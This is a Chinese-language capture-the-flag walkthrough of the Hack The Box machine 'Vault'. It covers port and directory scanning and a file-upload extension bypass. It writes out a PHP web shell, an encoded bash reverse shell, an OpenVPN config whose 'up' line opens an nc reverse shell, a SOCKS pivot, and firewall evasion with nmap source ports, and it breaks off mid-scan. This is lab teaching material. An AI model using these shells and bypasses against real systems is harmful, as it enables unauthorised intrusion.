



2023

Vault
北京卓识网安技术股份有限公司
一
Information
01
nmap
┌──(kali㉿kali)-[~/new/HTB]
└─$ nmap -p- --min-rate 10000 10.10.10.109 130 ⨯
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-23 03:29 EDT
Warning: 10.10.10.109 giving up on port because retransmission cap hit (10).
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoingConnect Scan
Connect Scan Timing: About 69.05% done; ETC: 03:32 (0:00:49 remaining)
Nmap scan report for 10.10.10.109
Host is up (0.30s latency).
Not shown: 37251 filtered tcp ports (no-response), 28282 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 157.80 seconds
└─$ nmap -sV -sC 10.10.10.109 -p 22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-23 03:34 EDT
Nmap scan report for 10.10.10.109
Host is up (0.29s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 a69d0f7d7375bba8940ab7e3fe1f24f4 (RSA)
| 256 2c7c34eb3aeb0403ac48285409743d27 (ECDSA)
|_ 256 98425fad8722926d72e6666c82c10983 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.61 seconds
text
二
WEB
访问web页面

测试后缀:访问index.html页面为Not Found,访问index.php 页面正常访问

01
directory
┌──(kali㉿kali)-[~/new/HTB]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url http://10.10.10.109/ -t 100 -x php
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.10.10.109/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php
[+] Timeout: 10s
===============================================================
2023/05/23 21:02:49 Starting gobuster in directory enumeration mode
===============================================================
/index.php (Status: 200) [Size: 299]
/.php (Status: 403) [Size: 291]
/.php (Status: 403) [Size: 291]
/server-status (Status: 403) [Size: 300]
Progress: 441120 / 441122 (100.00%)
===============================================================
2023/05/23 21:22:23 Finished
===============================================================
Bash
┌──(kali㉿kali)-[~/new/HTB]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url http://10.10.10.109/sparklays -t 100 -x php
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.10.10.109/sparklays
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php
[+] Timeout: 10s
===============================================================
2023/05/23 21:25:21 Starting gobuster in directory enumeration mode
===============================================================
/login.php (Status: 200) [Size: 16]
/admin.php (Status: 200) [Size: 615]
/design (Status: 301) [Size: 323] [--> http://10.10.10.109/sparklays/design/]
/.php (Status: 403) [Size: 301]
/.php (Status: 403) [Size: 301]
Progress: 441120 / 441122 (100.00%)
===============================================================
2023/05/23 21:45:04 Finished
===============================================================
Bash
访问http://10.10.10.109/sparklays/design/ 响应为Forbidden,继续遍历目录
访问admin.php

访问login.php

遍历design目录
Bash
根据扫描结果,访问/design/design.html


点击Change Logo

上传一个php文件
02
File Upload
将php文件重命名为test.jpg 再次上传,此时便可以上传成功

在http://10.10.10.109/sparklays/design/uploads/test.jpg路径下即可以看到我上传的文件


现已知文件上传的过滤方式为过滤文件名,且未对文件名进行重命名,接下来对可用后缀名进行爆破,使用的字典如下(已知网站语言为PHP)
.php
.php2
.php3
.php4
.php5
.php6
.php7
.phps
.phps
.pht
.phtm
.phtml
.pgif
.shtml
.htaccess
.phar
.inc
.hphp
.ctp
.module
Bash
成功暴力破解出可用文件后缀

根据得到结果修改文件
$ cat shell.php5
<?php system($_REQUEST['cmd']); ?>
Bash

上传shell.php5,并访问进行命令执行
三
Getshell

通过命令执行的方式获取shell
bash+-c+'{echo,YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTEvNzc3NyAwPiYxICAK}|{base64,-d}|{bash,-i}'
Bash
三
Shell
01
dave
在dave用户的家目录的Desktop目录中发现值得关注的文件
www-data@ubuntu:/home/dave/Desktop$ ls
Servers key ssh
Bash
Servers文件
www-data@ubuntu:/home/dave/Desktop$ cat Servers
DNS + Configurator - 192.168.122.4
Firewall - 192.168.122.5
The Vault - x
Bash
key文件
www-data@ubuntu:/home/dave/Desktop$ cat key
itscominghome
Bash
ssh文件
www-data@ubuntu:/home/dave/Desktop$ cat ssh
dave
Dav3therav3123
Bash
利用ssh文件中的信息切换至dave用户
www-data@ubuntu:/home/dave/Desktop$ su dave
Password:
dave@ubuntu:~/Desktop$ id
uid=1001(dave) gid=1001(dave) groups=1001(dave)
Bash
02
DNS
查看网络信息
dave@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 00:50:56:b9:8e:b9 brd ff:ff:ff:ff:ff:ff
inet 10.10.10.109/24 brd 10.10.10.255 scope global ens192
valid_lft forever preferred_lft forever
inet6 dead:beef::250:56ff:feb9:8eb9/64 scope global mngtmpaddr dynamic
valid_lft 86395sec preferred_lft 14395sec
inet6 fe80::250:56ff:feb9:8eb9/64 scope link
valid_lft forever preferred_lft forever
3: virbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
link/ether fe:54:00:17:ab:49 brd ff:ff:ff:ff:ff:ff
inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
valid_lft forever preferred_lft forever
Bash
存在一个网段192.168.122.0/24,扫描该网段中存活主机
dave@ubuntu:~$ time for i in $(seq 1 254); do (ping -c 1 192.168.122.${i} | grep "bytes from" &); done
64 bytes from 192.168.122.1: icmp_seq=1 ttl=64 time=0.084 ms
64 bytes from 192.168.122.4: icmp_seq=1 ttl=64 time=0.992 ms
64 bytes from 192.168.122.5: icmp_seq=1 ttl=64 time=1.24 ms
real 0m0.448s
user 0m0.196s
sys 0m0.121s
Bash
使用nc测试192.168.122.5开放了哪些端口
dave@ubuntu:~$ time for i in $(seq 1 65535); do (nc -zvn 192.168.122.5 ${i} 2>&1 | grep -v "Connection refused" &); done
real 9m18.945s
user 2m2.116s
sys 4m7.490s
Bash
同理测试192.168.122.4开放端口
dave@ubuntu:~$ time for i in $(seq 1 65535); do (nc -zvn 192.168.122.4 ${i} 2>&1 | grep -v "Connection refused" &); done
Connection to 192.168.122.4 22 port [tcp/*] succeeded!
Connection to 192.168.122.4 80 port [tcp/*] succeeded!
real 9m9.085s
user 2m6.674s
sys 4m5.085s
Bash

通过ssh设置端口转发,在使用SSH转义序列的时候,遇到了一个问题Q1:无法使用commandline
设置动态端口转发
dave@ubuntu:~$
ssh> -D 7777
Forwarding port.
Bash
编辑本地文件 /etc/proxychains.conf

在BURP工具上设置socks代理


然后访问http://192.168.122.4

第一个连接对应dns-config.php,响应为Not Found
第二个链接对应vpnconfig.php,响应为“VPN Configurator”


点击“Test VPN”,连接跳转至http://192.168.122.4/vpnconfig.php?function=testvpn
03
VPN RCE
编辑恶意配置文件
remote 192.168.122.1
ifconfig 10.200.0.2 10.200.0.1
dev tun
script-security 2
up "/bin/bash -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.122.1 8181 >/tmp/f'"
nobind
Bash
在dave用户监听

04
DNS-dave
将目录切换至/home/dave,找到两个文件
# ls
ssh
user.txt
Bash
查看ssh文件信息
# cat ssh
dave
dav3gerous567
Bash
得到了ssh信息,可以断开nc连接
ve@DNS:~$ sudo -l
[sudo] password for dave:
Matching Defaults entries for dave on DNS:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User dave may run the following commands on DNS:
(ALL : ALL) ALL
Bash
可以执行所有命令,切换至root
dave@DNS:~$ sudo su
root@DNS:/home/dave#
Bash
在alex的家目录中.bash_history文件中找到一条命令
ping 192.168.5.2
Bash
再次执行ping命令,并未执行成功,在日志查看是否存在这个IP
root@DNS:/home# grep -r "192.168.5.2" /var/log
Binary file /var/log/auth.log matches
Binary file /var/log/btmp matches
Bash
root@DNS:/home# grep -rHa "192.168.5.2" /var/log
/var/log/auth.log:Jul 17 16:49:01 DNS sshd[1912]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 17 16:49:02 DNS sshd[1943]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 17 16:49:02 DNS sshd[1943]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 17 17:21:38 DNS sshd[1560]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 17 17:21:38 DNS sshd[1590]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 17 17:21:38 DNS sshd[1590]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 17 21:58:26 DNS sshd[1171]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 17 21:58:29 DNS sshd[1249]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 17 21:58:29 DNS sshd[1249]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 24 15:06:10 DNS sshd[1466]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 24 15:06:10 DNS sshd[1496]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 24 15:06:10 DNS sshd[1496]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 24 15:06:26 DNS sshd[1500]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.5.2 user=dave
/var/log/auth.log:Jul 24 15:06:28 DNS sshd[1500]: Failed password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 24 15:06:28 DNS sshd[1500]: Connection closed by 192.168.5.2 port 4444 [preauth]
/var/log/auth.log:Jul 24 15:06:57 DNS sshd[1503]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 24 15:06:57 DNS sshd[1533]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 24 15:06:57 DNS sshd[1533]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Jul 24 15:07:21 DNS sshd[1536]: Accepted password for dave from 192.168.5.2 port 4444 ssh2
/var/log/auth.log:Jul 24 15:07:21 DNS sshd[1566]: Received disconnect from 192.168.5.2 port 4444:11: disconnected by user
/var/log/auth.log:Jul 24 15:07:21 DNS sshd[1566]: Disconnected from 192.168.5.2 port 4444
/var/log/auth.log:Sep 2 15:07:51 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/nmap 192.168.5.2 -Pn --source-port=4444 -f
/var/log/auth.log:Sep 2 15:10:20 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 --sh-exec ncat 192.168.5.2 987 -p 53
/var/log/auth.log:Sep 2 15:10:34 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 --sh-exec ncat 192.168.5.2 987 -p 53
N[z<ssh:nottyalex192.168.122.1N[z<ssh:nottyalex192.168.122.1N[zssh:nottydave192.168.122.1N[zssh:nottydave192.168.5.2d2W[ssh:nottydave192.168.122.17W[zssh:nottydave192.168.122.18W[zssh:nottydave192.168.122.18W[zssh:nottydave192.168.122.1%8W[z3tty1tty1dave3H9[$3tty1tty1dave3T9[{@3tty1tty1dave3tty1tty1davem9[ܧ]ssh:nottydave192.168.122.1@[zcssh:nottydave192.168.122.1T[z
Bash
看起来像是通过4444连接ssh服务,和扫描并监听一系列端口
| grep:Search for PATTERNS in each FILE.
-a, --text equivalent to --binary-files=text
-r, --recursive like --directories=recurse
-H, --with-filename print file name with output lines
扫描192.168.5.2的端口
root@DNS:/home# nmap 192.168.5.2 -Pn -f
Starting Nmap 7.01 ( https://nmap.org ) at 2023-05-26 09:01 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0033s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
53/tcp closed domain
4444/tcp closed krb524
Nmap done: 1 IP address (1 host up) scanned in 17.03 seconds
Bash
| nmap -f 分段数据包
root@DNS:/home# nmap 192.168.5.2 -Pn -f --source-port=4444
Starting Nmap 7.01 ( https://nmap.org ) at 2023-05-26 09:03 BST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

channel 7: open failed: connect failed: Connection timed out
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0032s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
987/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
Bash
| nmap -g/--source-port: Use given port number
root@DNS:/home# nmap 192.168.5.2 -Pn -f --source-port=53
